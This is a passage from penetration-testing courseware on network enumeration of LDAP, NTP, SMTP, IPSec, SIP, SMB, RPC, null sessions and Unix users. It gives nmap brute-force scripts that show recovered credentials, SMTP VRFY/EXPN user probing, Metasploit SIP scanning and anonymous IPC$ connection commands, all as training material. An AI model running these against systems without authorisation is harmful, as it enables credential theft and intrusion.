networking issues. With OpUtils, you can manage IP addresses, map switch ports, detect rogue devices, monitor bandwidth usage, monitor DHCP servers, backup Cisco config files, view SNMP traps sent from network devices, get MAC IP lists, monitor and troubleshoot the network, and so on.





Figure 6.51: Screenshot of OpUtils tool

Perform LDAP Enumeration



Use tools such as **Softerra LDAP Administrator**, **LDAP Admin Tool**, **LDAP Account Manager**, etc. to perform LDAP enumeration



Source: <http://www.ldapadministrator.com>

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform LDAP Enumeration

Various protocols enable communication and manage data transfer between network resources. All of these protocols carry valuable information about network resources along with the data. An external user who is able to enumerate that information by manipulating the protocols can break into the network and may misuse the network resources. The LDAP is one such protocol that accesses the directory listings. This topic focuses on LDAP enumeration, information extracted via LDAP enumeration, and LDAP enumeration tools.

LDAP accesses directory listings within an active directory or from other directory services. LDAP is a hierarchy or logical form of a directory, similar to a company's organizational chart. It uses DNS for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a directory system agent (DSA), typically on TCP port 389, and sends an operation request to the DSA. Basic encoding rules transmit information between the client and the server. You can anonymously query the LDAP service for sensitive information (such as usernames, addresses, departmental details, and server names), which you can use to launch attacks.

You can use tools such as Softerra LDAP Administrator, LDAP Admin Tool, and LDAP Account Manager, to perform LDAP enumeration.

- **Softerra LDAP Administrator**

Source: <https://www.ldapadministrator.com>

Softerra LDAP administrator is an LDAP administration tool that works with LDAP servers such as Active Directory, Novell Directory Services, and Netscape/iPlanet. It browses and manages LDAP directories. It provides a wide variety of features essential for LDAP development, deployment, and administration of directories.

It provides directory search facilities, bulk update operations, and group-membership management facilities and supports LDAP-SQL, which allows managing LDAP entries using SQL-like syntax.




Figure 6.52: Screenshot of Softerra LDAP Administrator

Directory Services



When we discover LDAP

Use **Nmap** to brute force the naming data

```
nmap -sS -sU -p389 -v <IP> -oA
ldap-script-results --open --
script ldap-brute,ldap-rootdse
```

```
File Edit View Search Terminal Help
Panel Terminal
ldap-rootdse:
LDAP Results
<root>=
  currentTime: 20200630145650.0Z
  subSchemaSubentry: CN=Aggregate,CN=Schema,CN=Conf
  uration,DC=CEH,DC=com
  dsServiceName: CN=NTDS Settings,CN=SERVER2016,CN=
  Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configurat
  ion,DC=CEH,DC=com
  namingContexts: DC=CEH,DC=com
  namingContexts: CN=Configuration,DC=CEH,DC=com
  namingContexts: CN=Schema,CN=Configuration,DC=CEH
  DC=com
  namingContexts: DC=DomainDnsZones,DC=CEH,DC=com
  namingContexts: DC=ForestDnsZones,DC=CEH,DC=com
  defaultNamingContext: DC=CEH,DC=com
  schemaNamingContext: CN=Schema,CN=Configuration,DC
  =CEH,DC=com
  ConfigurationNamingContext: CN=Configuration,DC=C
  EH,DC=com
  rootDomainNamingContext: DC=CEH,DC=com
  supportedControl: 1.2.840.113556.1.4.319
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extract Directory Services Data



```
nmap -sS -p 389 -d -v <IP> -oA ldap-brute-results --open --script
ldap-brute --script-args
"ldap.base=\"cn=users,dc=lptlabs,dc=com\""
```

- Extract the **credentials** from the directory

389	tcp	open	ldap	syn-ack	
	ldap-brute	cn=adminstrator,cn=users,dc=lptlabs,dc=com:wango => Valid credentials			

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

	down
-r retries	Sets the number of retransmission attempts for each host (default = 5)
-t timeout	Sets the retransmission timeout (in seconds) (default = 2)
-v	Prints verbose information about the NTP servers

Table 6.6: Options for ntptrace tool




Figure 6.53: Screenshot of ntptrace command

▪ ntpdc

Syntax: **ntpdc** [-ilnps] [-c command] [hostname/IP_address] [...]

This command queries the ntpdc daemon about its current state and requests changes in that state.

Following are the options that you can use along with ntpdc command:

-c	Following argument is interpreted as an interactive format command; multiple -c options may be given
-i	Force ntpdc to operate in interactive mode
-l	Obtain a list of peers known to the server(s); this switch is equivalent to -c listpeers
-n	Output all host addresses in dotted-quad numeric format rather than host names
-p	Print a list of the peers as well as a summary of their state; this is equivalent to -c peers
-s	Print a list of the peers as well as a summary of their state; this is equivalent to -c dmpeers

Table 6.7: Options for ntpdc tool

Note: Type “?” command to get the ntpdc queries where you can be used to obtain additional NTP server information.

monlist query in ntpdc is used to obtain the list of the last 600 hosts that are connected to the server.




Figure 6.54: Screenshot of ntptrace command with monlist query

■ ntpq

Syntax: `ntpq [-inp] [-c command] [host/IP_address] [...]`

This command monitors NTP daemon *ntpd* operations and determines performance.

Following are the options that you can use along with *ntpq* command:

-c	Following argument is an interactive format command; multiple -c options may be given
-d	Debugging mode
-i	Force ntpq to operate in interactive mode
-n	Output all host addresses in dotted-quad numeric format rather than host names
-p	Print a list of the peers as well as a summary of their state

Table 6.8: Options for ntpq tool

For example:


```

# ntpq> version
ntpq 4.2.0a@1.1196-r Mon May 07 14:14:14 EDT 2006 (1)
# ntpq> host
current host is 192.168.0.1

```

Note: Type “?” command to get the ntpq queries where you can be used to obtain additional NTP server information. “readlist” command is used to request the values

of the variables in the internal variable list be returned by the server. If the association ID [associd] is 0 or rejected, the variables are expected to be system variable. Or else, they are treated as peer variables.



```
root@jason-Virtual-Machine: /home/jason
root@jason-Virtual-Machine: /home/jason# ntpq
ntpq> ?
ntpq commands:
:config      exit          nreadvar      reslist
addvars     help          nrl           rl
apeers      host          nrulist       rmvars
associations hostnames     nrw           rv
authenticate ifstats      ntpversion    saveconfig
authinfo    lostats      opeers        showvars
cl          kerninfo     passocations  sysinfo
clearvars   keyid        passwd        sysstats
clocklist   keytype      peers         timeout
clockvar    lassocations poll          timerstats
config-from-file lopeers      pstats        version
cooked      lpassocations quit          writelist
cv          lpeers       raw           writevar
debug       nonstats     readlist
delay       nreadlist    readvar

ntpq> readlist
associd=0 status=0615 leap_none, sync_ntp, 1 event, clock_sync,
version="ntpd 4.2.8p4@1.3265-o Tue Jan 7 15:08:23 UTC 2020 (1)",
processor="x86_64", system="Linux/4.15.0-112-generic", leap=00,
stratum=2, precision=-23, rootdelay=14.616, rootdisp=20.790,
refid=104.211.76.226,
reftime=e2fb86c3.47dd874d Thu, Sep 3 2020 11:14:11.280,
clock=e2fb8743.588ea1e2 Thu, Sep 3 2020 11:16:19.345, peer=54434, tc=8,
mintc=3, offset=-5.629735, frequency=48.676, sys_jitter=6.471790,
clk_jitter=7.961, clk_wander=3.297
```

Figure 6.55: Screenshot of ntpq command with readlist query

Perform SMTP Enumeration



- First, use **telnet** command to interact with **SMTP** and collect the list of valid users on the SMTP server
- Next, use SMTP **built-in-commands** **VRFY**, **EXPN**, **RCPT TO** to :
 - **VRFY** - Validates users
 - **EXPN** - Tells the actual delivery addresses of aliases and mailing lists
 - **RCPT TO** - Defines the recipients of the message
- Use tools such as NetScanTools Pro, smtp-user-enum, etc. to perform SMTP enumeration

Use the SMTP VRFY Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'
220 NMailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NMailserver Hello [10.0.0.86],
    pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NMailserver>
VRFY Smith
550 Smith... User unknown
```

Use the SMTP EXPN Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'
220 NMailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NMailserver Hello [10.0.0.86],
    pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NMailserver>
EXPN Smith
550 Smith... User unknown
```

Use the SMTP RCPT TO Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'
220 NMailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NMailserver Hello [10.0.0.86], pleased
    to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Hyder
250 Hyder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform SMTP Enumeration

Mail systems commonly use SMTP with POP3 and IMAP that enables users to save the messages in the server mailbox and download them occasionally from the server. SMTP uses mail exchange servers to direct the mail via DNS. It runs on TCP port 25.

Follow the below steps for performing SMTP enumeration:

- First, use telnet command to interact with SMTP and to collect list of valid users on the SMTP server.
- Next, use SMTP built-in-commands **VRFY**, **EXPN**, **RCPT TO**:
 - **VRFY** - Validates users
 - **EXPN** - Tells the actual delivery addresses of aliases and mailing lists
 - **RCPT TO** - Defines the recipients of the message

Use the SMTP VRFY command

```
$ telnet 192.168.168.1 25
```

```
Trying 192.168.168.1...
```

```
Connected to 192.168.168.1
```

```
Escape character is '^]'
```

```
220 NMailserver ESMTP Sendmail 8.9.3
```

```
HELO
```

```
501 HELO requires domain address
```

```
HELO x
```

```
250 NYmailserver Hello [10.0.0.86], pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown

Use the SMTP EXPN Command
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1
Escape character is '^]'
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown

Use the SMTP RCPT TO Command
$ telnet1 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1
Escape character is '^]'
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryde... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```


Perform IPSec Enumeration



Enumerate IPSec-Enabled Devices and Hosts

- Once you have identified the ISAKMP services running on UDP port 500, you can use **ike-scan** to enumerate the sensitive information including encryption and hashing algorithm, authentication type, key distribution algorithm, SA, LifeDuration, etc.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# ike-scan -M 104.36
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
104.36      Main Mode Handshake returned
HDR=(CKY-R=9c61b827d522e1a2)
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds L1
feDuration(4)=0x00007080)
VID=afcad71368a1fc96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
Ending ike-scan 1.9.4: 1 hosts scanned in 0.300 seconds (3.33 hosts/sec). 1
returned handshake; 0 returned notify
    
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform IPSec Enumeration

You need to enumerate IPsec-enabled devices and Hosts. IPsec scan is a Win32 command line utility that can scan single or multiple IP addresses to identify IPsec-enabled devices and hosts. First, you need to scan all the IP addresses using IPsec scan, and once you identify ISAKMP services running on UDP port 500, then you can use tools like ike-scan to enumerate the sensitive information including encryption and hashing algorithm, authentication type, key distribution algorithm, SA, LifeDuration, and so on.

Syntax: **# ike-scan -M [[IP address]]**

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# ike-scan -M 104.36
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
104.36      Main Mode Handshake returned
HDR=(CKY-R=9c61b827d522e1a2)
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds L1
feDuration(4)=0x00007080)
VID=afcad71368a1fc96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
Ending ike-scan 1.9.4: 1 hosts scanned in 0.300 seconds (3.33 hosts/sec). 1
returned handshake; 0 returned notify
    
```

Figure 6.56: Screenshot of ike-scan

You can also use **ike-scan --showbackoff 10.0.0.3 10.0.0.6** command to get the IKE backoff patterns. By looking at the pattern or implementation, device can be guessed.

Perform VoIP Enumeration



Enumerate VoIP-Enabled Devices and Hosts

- Enumerate **Session Initiation Protocol (SIP)** services to obtain sensitive information such as VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones, user-agent, IP addresses and user extensions

```

msf5 > use auxiliary/scanner/sip/enumerator
msf5 auxiliary(enumerator) > use auxiliary/scanner/sip/options
msf5 auxiliary(options) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf5 auxiliary(options) > run

[*] Sending SIP UDP OPTIONS requests to 192.168.0.0-192.168.0.255 (256 hosts)
[*] [192.168.0.254:5060 udp SIP/2.0 200 OK] ["User-Agent":"Grandstream GXP1620 1.0.2.22" Allow="INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"]
[*] [192.168.0.255:5060 udp SIP/2.0 200 OK] ["User-Agent":"Grandstream GXP1620 1.0.2.22" Allow="INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"]
[*] [192.168.0.109:5060 udp SIP/2.0 200 OK] ["User-Agent":"Grandstream GXP1620 1.0.2.22" Allow="INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"]
[*] [192.168.0.113:5060 udp SIP/2.0 200 OK] ["User-Agent":"Grandstream GXP1620 1.0.2.22" Allow="INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"]
[*] [192.168.0.107:5060 udp SIP/2.0 200 OK] ["User-Agent":"Grandstream GXP1620 1.0.4.33" Allow="INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
  
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform VoIP Enumeration

VoIP gateway/servers, IP-PBX systems, client software, client software, and user extensions are the useful information to be gained from VoIP network. You can attempt to gain access to the VoIP network for the purpose of recording conversations or to perform DoS to the company's voice communications network. In some cases, if the organization has not followed the established "best practices" for VoIP, the team may attempt to use the VoIP network as a jumping-off point to conduct further compromise of the organization's network backbone.

Try to enumerate VoIP-enabled devices and hosts. Enumerate SIP services to obtain sensitive information such as VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones, user agent, IP addresses, and user extensions. You can do this by following metasploit command:

Syntax: **msf> use auxiliary/scanner/sip/enumerator**

```

msf > use auxiliary/scanner/sip/enumerator
msf auxiliary(scanner/sip/enumerator) > use auxiliary/scanner/sip/options
msf auxiliary(options) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf auxiliary(options) > run

[*] Sending SIP UDP OPTIONS requests to 192.168.0.0->192.168.0.255 (256 hosts)
[*] 192.168.0.54:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"}
[*] 192.168.0.87:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"}
[*] 192.168.0.109:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"}
[*] 192.168.0.113:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"}
[*] 192.168.0.167:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.0.4.33", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, REFER, UPDATE, MESSAGE"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
  
```

Figure 6.57: Screenshot displaying sip enumerator command in Metasploit

Following are some of the tools helpful for VoIP enumeration:

- **Smap**

Smap is a software tool that can find Asterisk boxes, ATAs, or SIP phones and PC with softphones enabled and listening VoIP ports. It scans a single or range of IP addresses for SIP-enabled devices.

- **Svmap**

Svmap is inexpensive and open source scanner to determine enabled sip devices and PBX servers. It can scan a range of networks and can get all the phones on the network to ring simultaneously. While enumerating SIP devices, we can select the type of request. In the below figure, it shows that svmap is able to detect IP address and user-agent details.


SIP Device	User Agent	Fingerprint
192.168.0.167:5060	Grandstream GXP1620 1.0.4.33	disabled
192.168.0.87:5060	Grandstream GXP1620 1.0.2.27	disabled
192.168.0.109:5060	Grandstream GXP1620 1.0.2.27	disabled
192.168.0.54:5060	Grandstream GXP1620 1.0.2.27	disabled
192.168.0.113:5060	Grandstream GXP1620 1.0.2.27	disabled

Figure 6.58: Screenshot displaying svmap enumerator command

Perform SMB Enumeration



- Server Message Block (SMB) protocol is generally used for providing **shared access** to files, printers, and serial ports
- By default, SMB runs directly on **TCP 445 port** or via **NetBIOS API** on UDP ports 137, 138 & TCP ports 137, 139
- Run **Nmap** scan to find above ports open
- Scan your own network for open **SMB** shares
- Use **tools** such as NetScan Tools Pro, ShareEnum, etc. by Domain/Workgroup or IP range in order to find SMB shares



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform SMB Enumeration

SMB protocol generally used for providing shared access to files, printers, and serial ports. By default, SMB runs directly on TCP 445 port or via NetBIOS API on UDP ports 137, 138, and TCP ports 137, 139.

Run the Zenmap scan to find the above ports open. Type **nmap -p 139,445 [[IP address]]** in the **Command** field and in the **Target** text field type IP address of the target host as shown in the below figure.




Figure 6.59: Screenshot displaying Zenmap scan result

Because common sharing services or other unused services may provide you the doorway to break into a network's security, SMB is a protocol that provides shared access to files, serial ports, printers, and communications between nodes on a network. If this service is running on a network, then there is a high possibility of enumeration via SMB. SMB enumeration provides a good amount of information about the target. Scan your own network for open SMB shares. You can use tools such as NetScanTools Pro and ShareEnum by domain/workgroup or IP range to find SMB shares.

- **NetScanTools Pro**

Source: <https://www.netscantools.com>

NetScanTools Pro is an integrated collection of Internet information gathering and network troubleshooting utilities for network professionals. Research for IPv4 addresses, IPv6 addresses, hostnames, domain names, email addresses, and URLs automatically or with manual tools. It is designed for the Windows operating system.




Figure 6.60: Screenshot of NetScanTools Pro

ShareEnum

Source: <https://docs.microsoft.com>

This tool allows the user to view and monitor the computer's file-sharing activities. It scans the system and creates a record of file-sharing activities that display information on the recipient, sender, file type, file name, and so on. It also displays the information on the network hosting the file transfer. It has two main components: NetShareEnum for networks and WNetEnumResource for Windows APIs.






Figure 6.61: Screenshot of ShareEnum

Perform RPC Enumeration



 Use **Nmap**, **NetscanTools**, etc. to enumerate RPC endpoints

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform RPC Enumeration

Remote procedure call (RPC) is a protocol that is used by a computer to communicate or request any other computer in the network without having to understand the network's details. You can enumerate the RPC service information by using the following `rpcdump` command:

Syntax: `rpcdump [-v] [-p protseq] [target]`

Now, to enumerate the service information and to get access to the RPC endpoint mapper, following protocol sequences can be used:

- `ncacn_np (\pipe\epmapper named pipe through SMB)`
- `ncacn_ip_tcp`(direct access to TCP port 135)
- `ncadg_ip_udp`(direct access to UDP port 135)
- `ncacn_http` (RPC over HTTP on TCP port 80, 593)

You can also use tools like Nmap, NetScanTools Pro, etc., to enumerate RPC endpoints.

▪ Zenmap

Source: <https://www.nmap.org>

In Zenmap, type the following command in the **Command** field:

Syntax: `nmap -T4 -A [[IP address]]`

In the **Target** text field, type the IP address as shown in the following figure. The results are highlighted with red box in the screenshot.




Figure 6.62: Screenshot displaying Zenmap scan result

▪ NetScanTools Pro

Source: <https://www.netscantools.com>

In NetScanTools pro, navigate to **Manual Tools (all)** tab in the left-pane and scroll till you find ***nix RPC Info** icon as shown in the screenshot. Fill the fields like target IP

address, port number, and so on as shown in the screenshot and click TCP Ping to perform RPC enumeration.




Figure 6.63: Screenshot of NesScanTools Pro

Perform Null Session Enumeration



I

Verify if null sessions are **enabled** on the target machine

II

If possible, **establish** null sessions and enumerate users in the system

```

C:\WINDOWS\system32\cmd.exe
C:\Users\lason>net use /?
The syntax of this command is:

NET USE
[deviceName | *] [[\computername\shareName] [volume] [password | *]]
[USER:[domainName\]username]
[USER:[dotted domain name\]username]
[USER:[username\]dotted domain name]
[/SMARTCARD]
[/SAVECRED]
[/REQUIREINTEGRITY]
[/REQUIREPRIVACY]
[[/DELETE] | [/PERSISTENT:[YES | NO]]]

NET USE [deviceName | *] [password | *] /HOME
NET USE [/PERSISTENT:[YES | NO]]
    
```

Note: Windows Server 2008, Windows XP, Windows 7, and Windows 8 do not allow null session connections.

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Null Session Enumeration

The null session is nothing but an anonymous access to the server, which means no need of authentication while establishing the session (no username and password credentials are used while establishing the session). The null session is usually performed to gather the information about the system. You can use remote procedure calls and API calls to gather this information. By using this technique, you can gather information on groups, services, passwords, active processors, and users. It is also used to perform DoS attacks and used for escalating privileges.

As a penetration tester, verify if null sessions are enabled on the target machine. If possible, establish null sessions and enumerate users in the system.


Note: Windows Server 2008, Windows XP, Windows 7, and Windows 8 do not allow null session connections.

To establish the null session in Windows-based systems, use the following command:

- Syntax: **net use \\10.10.10.12\IPC\$ "" /u:""**

The preceding syntax connects to the hidden inter process communications share (IPC\$) at IP address 10.10.10.12 as the built-in anonymous user (/u:"") with a null ("") password. If successful, you have an open channel over which to attempt various techniques that can be used to gather as much information as possible from the target, that is, network information, shares, users, groups, registry keys, and so on.

To know the information on all commands of “**net use**”, you can add “/?” as shown in the figure:



```
C:\WINDOWS\system32\cmd.exe
C:\Users\Jason>net use /?
The syntax of this command is:

NET USE
[devicename | *] [\\computername\sharename[\volume] [password | *]]
[/USER:[domainname\]username]
[/USER:[dotted domain name\]username]
[/USER:[username@dotted domain name]
[/SMARTCARD]
[/SAVECRED]
[/REQUIREINTEGRITY]
[/REQUIREPRIVACY]
[[[/DELETE] | [/PERSISTENT:{YES | NO}]]

NET USE {devicename | *} [password | *] /HOME
NET USE [/PERSISTENT:{YES | NO}]
```

Figure 6.64: Screenshot displaying net use /? command

Perform Unix/Linux User Enumeration



Use the following commands to enumerate Unix/Linux users:

- **rusers:** Use this command to view list of users who are logged on to remote machines or machines on local network

Syntax: `/usr/bin/rusers [-a] [-l] [-u] [-h] [-i] [Host ...]`

- **Rwho:** Use this command to view list of users who are logged in to hosts on the local network

Syntax: `rwho [-a]`

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Unix/Linux User Enumeration (Cont'd)



- **Finger:** Use this command to gain information about system users such as user's login name, real name, terminal name, idle time, login time, office location and office phone numbers

Syntax: `finger [-l] [-m] [-p] [-s] [user ...]`
`[user@host ...]`

Understanding the working of finger daemon and how can it be abused:

- Finger daemon is a finger service that runs in the background and stores the logged in user information like username, full name, etc.
- Generally, finger daemon works on port 79
- You can abuse the finger daemon functionality by running finger client along with the remote users IP address
- Use `finger@<ipaddress>` command to enumerate the list of logged in users
- After acquiring the list of users, you can use `finger <username>@<ipaddress>` command to retrieve the logged in user details

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Unix/Linux User Enumeration

Enumeration is the first activity while performing a penetration test in Unix/Linux environments. Assume that port scan has been performed with Nmap and determine that finger daemon is running on port 79.

You can use following commands to enumerate Unix/Linux users.

▪ Rusers

